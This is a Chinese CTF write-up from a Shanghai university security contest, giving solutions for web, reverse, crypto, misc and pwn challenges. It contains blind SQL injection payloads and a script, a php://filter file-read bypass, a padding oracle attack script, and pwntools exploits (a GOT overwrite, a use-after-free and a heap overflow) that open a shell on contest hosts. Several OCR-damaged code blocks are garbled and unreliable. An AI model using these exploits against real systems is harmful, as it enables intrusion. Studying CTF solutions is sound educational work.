第三届上海市大学生网络安全大赛 write-up

BOI

签到题

i 春秋-ctf 竞赛圈-置顶帖 flag {7heR3_i5_a_Lif3_4b0ut_t0_sT4rt_WHen_T0morR0w_coMe5} 问卷调查

Web

Some Words

这题很明显的 Sql 盲注,通过测试发现过滤了"="和 and,所以构造查库 Payload: id=0 or if((ascii(substr((select database()),0,1))>116),1,0)得到库名: words

查表语句: id=0 or if((ascii(substr((select table_name from information_schema.tables where table_schema < 0x776f726474 limit 82,1),17,1))<97),1,0)得到表名: f14g 接下来就是直接查字段了脚本如下:

```
import requests

result = ''
url = 'http://f7f89a2481c84c67b4b7ca3c5a837335066e86011b0d4ae6.game.ichunqiu.com?'
payload = 'id=0 or if((ascii(substr(({sql}),{list},1))<{num}),1,0)'

for i in xrange(0,50):
    for j in xrange(32,126):
        hh = payload.format(sql='select * from words.f14g',list=str(i),num=str(j))
        print hh

    zz = requests.get(url+hh)
    #print zz.content
    if 'Hello Hacker!!' in zz.content:
        result += chr(j-1)
        print 'sucess'
        print result
        break
</pre>
```

```
sucess
▼flag{7eab0290-fe4e-4696-97cd-e414d2bc243d\
```

Welcome To My Blog

扫描发现.git 泄漏,果断下载下来,打开一堆乱码,就是文件格式的问题

Index of /.git

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
3207b7443805336f105c63c6f9948f0c9ae7a	<u>4</u> 2017-11-01 10:59	9 195

Apache/2.4.7 (Ubuntu) Server at baa35c12653d420f9ec6bb93429d6346fdbe9be660d045e0.game.ichunqiu.com Port 80

```
root@kali ~/ • m # file 3207b7443805336f105c63c6f9948f0c9ae7a4
3207b7443805336f105c63c6f9948f0c9ae7a4: zlib compressed data
root@kali ~/ • m #
```

用 linux 系统 file 命令查看,发现是 zlib 文件,通过 zlib 还原脚本把源码还原出来,接下来就是源码分析的事情了

这里可以看到,主要突破就是 curl 函数, curl 还是不是 php 中的, 那就是在 function 中构造, 通过读取 action 读取 function.php 的内容:

Step By Step

扫描目录得到了 code.zip,解压出来发现源码经过 phpjiami 加密过,直接网上找了个网站收费解密了=-= 据说有解密脚本,得到 index、admin、file 的源码,首先分析 index 的源码

利用的是 mt_rand 伪加密,利用伪加密生成 16 的 key 和 10 为的 private,主要思路是通过破解伪加密,通过 key 预测出当前的 private,并将当前 private 写入 session 中,第二次给 private 相同值就可以登入进 admin.php,因为 seed 是随机数,所以也了一个脚本把 10 万种情况全写进文档中,方便找对应的 private 值。

进入到 admin.php 后,主要突破口就是 json_decode()

给 auth 传递参数 true, 就可以是判断条件为真,直接绕过\$auth_code, 跳转到 admin.php?authAdmin=2017CtfY0ulike,查看源码得到 auth 值为: 1234567890x

```
url:'file.php',
type:'post',
data:{'id':filename,'auth':'1234567890x'},
```

接下来就是利用得到的 auth 值进入到 file.php 文件中

```
if (isset($_GET["id"]) && (strpos($_GET["id"], 'jpg') !== false)) {
    $id = $_GET["id"];
    echo $id;

    preg_match("/^php:\/\/.*resource=([^|]*)/i", trim($id), $matches);
    if (isset($matches[1])) $id = $matches[1];

if (file_exists("./".$id) == false) die("file_not_found");
```

id 参数中必须存在 jpg, 之后正则检测'php:'和'resource='其实只检测了这两个字段,中间插入 jpg 就可以绕过,最后构造 payload:

id=php://filter/jpgconvert.base64-encode/resource=flag.php, 得到 flag

```
1 <?php
2 $f1ag="f1ag {b89d67a8-7bdb-40ed-a3ec-38d2ebbfbcb6}";
```

Reserve

juckcode

拿到题目之后,进行里一些分析,程序的功能是读 flag 文件,然后进行某种加密,之后得到 flag.enc,所以,我们只要让我们的 flag 文件加密后的结果和 flag.enc 一样就行,算法分析了 半天,没怎么搞出来,干脆暴力跑,因为发现密码是逐位加密,这就使得爆破是可行的,在 爆破过程中,发现有可能在某一过程中,会出现多个符合结果的字符,所以,我们就要对错误结果进行处理,我发现在原来加密的字符串中是不存在"的,所以,就在加密的字符串前 加上了"。如果得到",就说明出现了错误。脚本如下:

```
2 import os
3 import string
5 def get_a_enc(flag):
6     f = open("./flag", "w+")
7     f.write(flag)
          f.close()
         r = os.popen("juckcode.exe")
enc = r.readlines()[0]
          return str(enc).replace('\n', '')
14 def do(str1, str2):
15 a = ''
16 b = ''
          Num = 0
17
18
19
20
21
          if len(str1) < len(str2):</pre>
              a = str2
b = str1
23
24
                a = str1
b = str2
25
26
          for i in xrange(len(b)):
                if(a[i] == b[i]):
Num += 1
28
                else:
return Num
29
          return Num
33 def asd(ff, num_now):
```

```
def asd(ff,num_now):
    for i in xrange(ff,len(string)):
        key = flag + string[i]
        max = do(flag_enc, get_a_enc(key))
        if(max > num_now):
            chan_now = string[i]
            num_now = max
        return chan_now

string = "\"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!$%&\'()*+,-./:;<=>?@^_`{|}~"

flag = ''

flag_enc = "FFIF@@IqqIH@sGBBsBHFAHH@FFIUB@tvrrHHrFuBD@qqqHH@GFtuB@EIqrHHCDuBsBqurHH@EuGuB@trqrHHCDuBsBruvHH@FFIF@@

than_now = 0
        chan_now = ''
        chan_now = swd(z,num_now)
        if chan_now == '\"':
            z = string.index(flag[-1:])+1
            flag = flag[:-1]
        else:
            z = 0
            flag = chan_now
            print(get_a_enc(flag))
            print(flag)
            if chan_now == '\':
            break
```

直接运行,就能得到结果:

FITTER TO BE AND THE CONTROL OF THE

Crackme

首先查壳,发现加了 NsPack 的壳



先脱壳,手动就能在 OD 里脱掉,也可以用脱壳机,脱壳后载入 IDA,很容易就能定位到主函数

```
Buf = 0;
  memset(&Dst, 0, 0x31u);
  printf("Please Input Flag:");
  gets_s(&Buf, 0x2Cu);
  if ( strlen(&Buf) == 42 )
    while ( (*(&Buf + v1) ^ byte_402130[v1 % 16]) == dword_402150[v1] )
      if ( ++ v1 >= 42 )
        printf("right!\n");
        goto LABEL_8;
    printf("error!\n");
LABEL_8:
   result = 0;
  else
  {
    printf("error!\n");
    result = -1;
  return result;
}
```

逻辑很简单,就是一次异或运算,写出解题脚本

Flag: flag{59b8ed8f-af22-11e7-bb4a-3cf862d1ee75}

Crypto

rrrsa

哈希长度扩展攻击绕过 auth()函数,执行 regen_key(),得到原来的 e 和 d。进入第二个得到 n 和新的 e 由于 p、q 没有换,所以知道 n、d、e 之后可以解出 p 和 q 最后进入第三个得到密文 c 可解出明文 脚本

```
Trop pm import '
import hashportsteep
Import hashport hashportsteep
Import hashport hashpor
```

结果

flag{Do_you_think_change_e_d_means_change_the_key?}

Is aes secure

这个题是 aes 的 cbc 256bit 加密方式,从给出的脚本可以看出,我们可以得到 flag 的密文,而且我们可以通过操作 3 得知我们输入的 iv 和密文是否符合格式,所以,可以使用 padding oracle attack

这个密文长 48 个字节,所以,这是分成 3 块的 cbc 加密,第一块密文原本使用原来的 iv: AAAAAAAAAAAAAAA,作为 iv 来进行解密,第二块它使用第一块密文来进行解密,第三块使用第二块密文进行解密。这个加密过程,我们要不断更换 iv, 因为我们知道 cbc 模式是密文使用 key 进行加密得到一个中间值,中间值与 iv 逐位异或得到明文。根据 padding 的原来,我们只要一位一位进行爆破,求出中间值就好,毕竟 writeup,原理网上都是存在的,我就直接贴脚本了,这里有三个块,可以独立爆破,我交给了两个队友帮我爆破,我就只贴出一个块的脚本了:

```
# coding=utf-8
         from pwn import *
        result = "
        result1=''
        encode = 's\xf8\x804*S=\x06\x9b=,3\xea,E*\xaa\xc1\xcd\xf6\xcc\xb8\x1eQ\xf0\x81\xa9\x0e\xa4
\x11\xfe\x9e\xd6\xd6\xbfm\xe7\xba\xb5\x02\xda\xbd\xb9\xc5\x1b\x7f\xb4\x90'
        encode1 = encode[0:16]
encode2 = encode[16:32]
encode3 = 'A'*16
        encode3 = 'A'*16
p = remote('106.75.98.74',10010)
def dd(datab):
    p.recvuntil('option:\n')
    p.send('3\n')
    p.recvuntil('IV:\n')
15
16
           p.send(datab)
p.recvuntil("Data:\n")
p.send(encode1.encode('base64'))
18
19
20
               zz = p.recvline()
                        t zz
               print zz
if "Decrpytion Done" in zz:
    print 'success'
    print datab
    return 1
21
22
26
27
                              print 'false'
        jj - ...
28
29
30
31
32
33
34
35
        wrp= chr(i^j^ord(encode3[16-j]))
                             result += wrp
jj = chr(ord(wrp))+jj
result1 = chr(i^j) + result1
                              print jj
xx = ''
```

flag{padding_ora

cle_make_AES_uns

ecure!}\n\x08\x08\x08\x08\x08\x08\x08\x08

classical

明显单表替换密码



flag{classical_cipher_so_easy}

MISC

登机牌

补全二维码



好嘞,进坑了 why not use binwalk

010Editor 发现后面加了个 rar,先扣为敬,修正 rar 头得到加密的 rar 包。 Png 里面下方还有个 pdf417 码,反色之后再扫码得 key1921070120171018

File: QQ图片2	20171104131924.png	New File
Pages: 1		Barcodes: 1
Barcode: 1 of 1	Type: Pdf417	Page 1 of 1
Length: 19	Rotation: none	### ##################################
Module: 7.0pix	Rectangle: {X=-2,Y=4,Width=727	,Height=82}
Key192107012017101	8	

解出 flag.pdf



出差或外出旅行 喜欢在朋友圈晒车票 还有... https://www.ddvip.com/weixin/2... - 百度快照

警方提醒:朋友圈晒登机牌要当心-新华网

2016年12月30日 - 警方提醒:朋友園<mark>晒登机牌</mark>要当心---元旦、春节将至,又到了公众回乡团聚以及外出旅游的高峰期。

news.xinhuanet.com/leg... - V3 - 百度快照

乱晒登机牌很可能导致你的账户信息被盗用

假期里的每一天都是宝贵的,如果你打算坐飞机去哪儿旅游的话,你很可能会在机场先<mark>晒</mark>一波<mark>登机牌</mark>,但是当你准备把它<mark>晒</mark>到社交平台(例如Facebook、Instagram和微博)的话,... baijiahao.baidu.com/s?... — - <u>百度快照</u>

登机牌可别随便晒_凤凰资讯

2016年9月21日 - 盼望已久的旅程开始前,不少人喜欢在网络上晒出自己的登机牌以表达激动的心情。注意了,晒<mark>登机牌</mark>也是有技巧的,别以为给名字、航班号打码就万事大吉了!... news.ifeng.com/a/20160... ▼ - 百度快照

提醒!千万别在微信朋友圈晒登机牌了 - 头条 - 华西都市报

2016年10月7日 - 有人在偷你的信息补办银行卡。... 国庆去了趙巴黎度假,回国前来张和<mark>登机牌</mark>合影的自拍照:去民政局扯了个结婚证,顺带<mark>晒</mark>一下甜蜜......很多人都喜欢用... news.huaxi100.com/show... - - 百度快照

图片 别晒登机牌了!专家称泄露过多个人信息_民航新闻_民航资源网



2015年10月12日 - 据《新闻人》报道,安全专家提醒登机牌显示的信息绝不仅限于航班号和座位号,把<mark>登机牌的</mark>照片公布在网络上并不是明智之举。某人将自己的登机牌拍照上传...

flag{Car3_Y0ur_Secret}

Flag{Car3_YOur_Secret}

clemency

先看 16 进制,脑洞一堆没思路,信息搜集 发现这·······这怕是这届 defcon 的大名鼎鼎 cLEMENCy 中段序吧 Github 上的 ida_clemency

IDA cLEMENCy Tools

cLEMENCy is an architecture developed by LegitBS for use during the Defcon 25 Capture the Flag event. The architecture was unsupported by IDA at the outset of the competition. It seemd useful to have disassembler support outside the emulatr/disassembler published in conjunction with the cLEMENCy specification 24 hours prior to commencement of the competition. These tools are the result of that development effort. This project contains:

- A scripted IDA loader module to create the basic memory layout and handle the loading of 9-bit, middle-endian, cLEMENCy executables.
- A scripted IDA processor module to handle disassembly and assembly tasks
- A scripted IDA plugin to allow for dumping modified database content back to a packed 9-bit, middle-endian file (scripted loaders do not support the save_file functionality).
- A scripted IDA plugin to assist with fixing up poorly disassembled functions that might branch/call into regions that continue to be marked as data blocks.

Getting Started

Here refers to the root directory of your IDA installation

- Copy clemency_proc.py to /procs/clemency_proc.py
- Copy clemency_ldr.py to /loaders/clemency_ldr.py
- Copy clemency_dump.py to /plugins/clemency_dump.py
- Copy clemency_fix.py to /plugins/clemency_fix.py


Note that clemency_ldr.py will show up as an available loader for all file formats because cLEMENCy binaries have no distinct file format. If you elect to use the clemency_ldr, you should also select the corresponding clemency_proc from the Processors drop-down in the load file dialog.

按照 readme 上面配好环境后发现 clemency.bin 可识别了,找了一圈没发现 flag,突然想起有个 flag.enc,然后就出了。。


```
| Lext:00000000 | Lext:00000000 | Lext:00000000 | Lext:00000000 | Lext:000000000 | Lext:0000000000 | Lext:0000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:0000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:0000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext:000000000 | Lext
```

流量分析


Wireshark 什么都导不出来,只好一个一个跟 tcp 流,发现了一堆 ftp 的操作传输的 flag.zip 和 singlelist.c.....然后还有后面的 key.log




这应该是 ssl 加密的网络数据包,所以需要把 key.log 作为传输会话私钥导入



导入证书后发现可以用 http 协议导出文件了



一个大小特别出众的文件映入了我的眼帘,分析一下是个 zip,改后缀得到 MP3 文件,网易云的,歌曲还行,结尾处有杂音,然后上 audition,得到 flag.zip 的密码: AaaAaaaAAaaaaAAaaaaaAAAAAaaaaaaaa.



接压缩包得到 flag

flag{4sun0_y0zora_sh0ka1h@n__#>>_<<#}

pwn

pwn1—list

<code>

list: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d06eb3a0d1a9f8fb00bf78cee1718e5cfacc8401, stripped

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled

PIE: No PIE (0x400000)

</code>

- 程序功能,提供列表添加删除查看功能。
- 列表和列表下标存放在 bss 段。
- 漏洞位置
 - 在删除函数和添加函数中只对数组上界做了校验,可以无限删除数组。

```
int dele_400899()
{
   if ( count_6020D0 > 9 )
   {
     puts("ERROR!");
     exit(-1);
   }
   --count_6020D0;
   return puts("Delete Successfully!");
}
```

- 漏洞利用
- 通过不断删除数组,将下表索引到 plt 位置中指向 got 表的指针。
- 通过指针 leak 和修改 got 内容

```
context.log_level = 'debug'
slocal =1
slog =1
atoi_off = 0x00000000000036e80
system_off = 0x00000000000045390
one_off = 0x4526a
if slocal:
 p = process("./list",env={"LD_PRELOAD":"./libc.so.6"})
else:
       p = remote("106.75.8.58",13579)#106.75.8.58 13579
 def dele():
       p.recvuntil("5.Exit")
        p.sendline("4")
def add(con):
   p.recvuntil("5.Exit")
       p.sendline("1")
p.recvuntil("Input your content:")
        p.send(con)
def edit(con):
   p.recvuntil("5.Exit")
       p.sendline("3")
p.send(con)
p.sendcony
def pwn():
    for x in xrange(263007):
        dele()
    p.recvuntil("5.Exit")
        p.clean()
        p.sendline("2")
      p.sendline("2")

data = p.recvuntil('\n')[:-1]

data = u64(data.ljust(8, '\x00'))

libc = data - atoi_off

system = libc + system_off

one = libc + one_off

print "system addr is "+ hex(system)

payload = p64(system)

edit(payload)

print nidef(s)
       print pidof(p)
p.sendline("/bin/sh\x00")
        p.interactive()
pwn(I)
```

pwn2--p200

-64 位 elf 动态链接

<code>

p200: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter

```
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=de9b1c40767540d12d8d1041a09ac4b1962ec542, stripped
</code>
Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: Canary found
```

PIE: No PIE (0x400000)</code>

NX enabled

- ida 打开是 c++的程序

- 运行程序

NX:

Please input you choose:

1. use, 2. after, 3. free

3

Freed.

Please input you choose:

1. use, 2. after, 3. free

2

Please input the length:

100

aaaaaaaaaaaa

Now you have you recipe.

Please input you choose:

1. use, 2. after, 3. free

1

- [1] 2818 segmentation fault (core dumped) ./p200
- 漏洞位置和题目描述一致 uaf
- 漏洞利用, 通过 uaf 修改虚表到内置 system 函数。

```
from pwn import *
context.log_level = 'debug'
p = remote("106.75.8.58",12333)#106.75.8.58 12333
#p = process("./p200")

def pwn():
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("3")
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("2")
    p.recvuntil("length:")
    p.sendline("48")
    p.sendline(p64(0x602d70)*3)
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("2")
    p.sendline("48")
    p.sendline("48")
    p.sendline("48")
    p.sendline("48")
    p.sendline(p64(0x0602d70)*3)
#         print pidof(p)
#         raw_input()
         p.interactive()
pwn()
pwn()
```

pwn3--heap

- 64 位 elf, 开了 full relro, 目测需要修改虚表什么的。

<code>heap: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,

BuildID[sha1]=9617890c383987f9d17ada456d9d2f925b2cf6a1, stripped</code>

<code>

Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled

PIE: No PIE (0x400000)</code>

- 在 main 函数中开始有一个函数随机申请和释放堆,造成堆空间不可预测,并生成一个 cookie 值。

```
int64 sub_400D2E()
unsigned int v0; // eax
int v1; // eax
__int64 result; // rax
signed int i; // [rsp+0h] [rbp-10h]
int j; // [rsp+0h] [rbp-10h]
int k; // [rsp+0h] [rbp-10h]
int r_1; // [rsp+4h] [rbp-Ch]
int r2; // [rsp+8h] [rbp-8h]
int v8; // [rsp+Ch] [rbp-4h]
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
v0 = time(0LL);
srand(v0);
 for ( i = 0; i <= 4095; ++i )
   list_607040[i] = 0LL;
LODWORD(cookie_60F040) = rand();
r_1 = rand() % 50 + 50;
r2 = rand() % r_1;
for ( j = 0; j < r_1; ++j )
   v1 = rand();
   ptr[j] = malloc(v1 % 0xC7 + 1);
    r ( k = 0; ; ++k )
   result = k;
    if ( k >= r2 )
       = rand() % r_1;
        ( ptr[v8] )
      free(ptr[v8]);
      ptr[v8] = OLL;
    turn result;
```

- 主要的结构体是这样的

```
struct heap
{
   int idx;
   char * name_ptr;
   int nam_len;
   int * func;
   char * school_name_ptr;
   int school_name_len;
   int type;
   int cookie;
}
```

- 在 name_ptr 和 school_name_ptr 指向的空间中的结尾会复制有 cookie。
- 剩下几个函数就拼命盯着那个 cookie 值,几乎所有的操作都校验三次 cookie,给了相当于无限申请堆的能力。
- 出题人留了个很漂亮的堆溢出

```
_int64 __fastcall sub_401038(int a1)
{
    signed int len; // [rsp+14h] [rbp-8Ch]
    __int64 v3; // [rsp+18h] [rbp-88h]
    char nptr; // [rsp+20h] [rbp-80h]
    unsigned __int64 v5; // [rsp+98h] [rbp-8h]

v5 = __readfsqword(0x28u);
v3 = *(list_607040[a1] + 1);
while ( 1 )
{
    puts("please input the length of new name");
    input_4008F6(&nptr, 100);
    len = atoi(&nptr);
    if (len <= 4096 && len > 0 )
        break;
    puts("error, namelen must between 1 and 4096,please reinput");
}
puts("please input new name");
input_4008F6(v3, len);
puts("modify name successfully");
*(list_607040[a1] + 4) = len;
return 0LL;
}
```

- 漏洞利用

- 通过前面申请大量的堆空间,将随机生成的堆块归并。
- 再次布局堆空间,这时,堆空间就得到了分布相连接的堆快。
- 通过溢出堆快修改相邻的堆快中的结构为

```
name_pt -> cookie
name_len = 0
school_name_ptr -> cookie
school_name_len = 0
```

- 利用上面的构造可以修改存放在堆上的 cookie, 顺便留了/bin/sh
- 通过上面相同的办法将绕过 cookie 校验, leak 出 libc 地址, 修改结构体中的函数位 system。

```
from pwn import
     context.log_level = 'debug'
     slocal = 0
      if slocal :
          p = process("./heap",env={"LD_PRELOAD":"./libc.so.6"})
          p = remote("106.75.8.58", 23238)
     def add(nam_len,name,sc_len,sc,yn):
    p.recvuntil("option:")
    p.sendline("1")
          p.recvuntil("length of name")
          p.sendline(str(nam_len))
          p.recvuntil("input name'
          p.sendline(name)
          p.recvuntil("schoolname")
p.sendline(str(sc_len))
          p.recvuntil("school name")
          p.sendline(sc)
          p.recvuntil("tutor?")
          p.sendline(yn)
     def dele(idx):
          p.recvuntil("option:")
          p.sendline("2")
p.recvuntil("input a id to delete")
          p.sendline(str(idx))
     def edit(idx,opt,LL,name):
    p.recvuntil("option:")
          p.sendline("3")
p.recvuntil("input a id to edit")
          p.sendline(str(idx))
          p.recvuntil("option:")
          p.sendline(str(opt))
          p.recvuntil("name")
          p.sendline(str(11))
34
          p.recvuntil("name")
          p.sendline(name)
     '''exit_off = 0x3a030
     one_off = 0x4526a
hook_off = 0x3c4b10'''
     exit_off = 0x000000000003a030
     one_off= 0x4526a
     system_off = 0x00000000000045390
```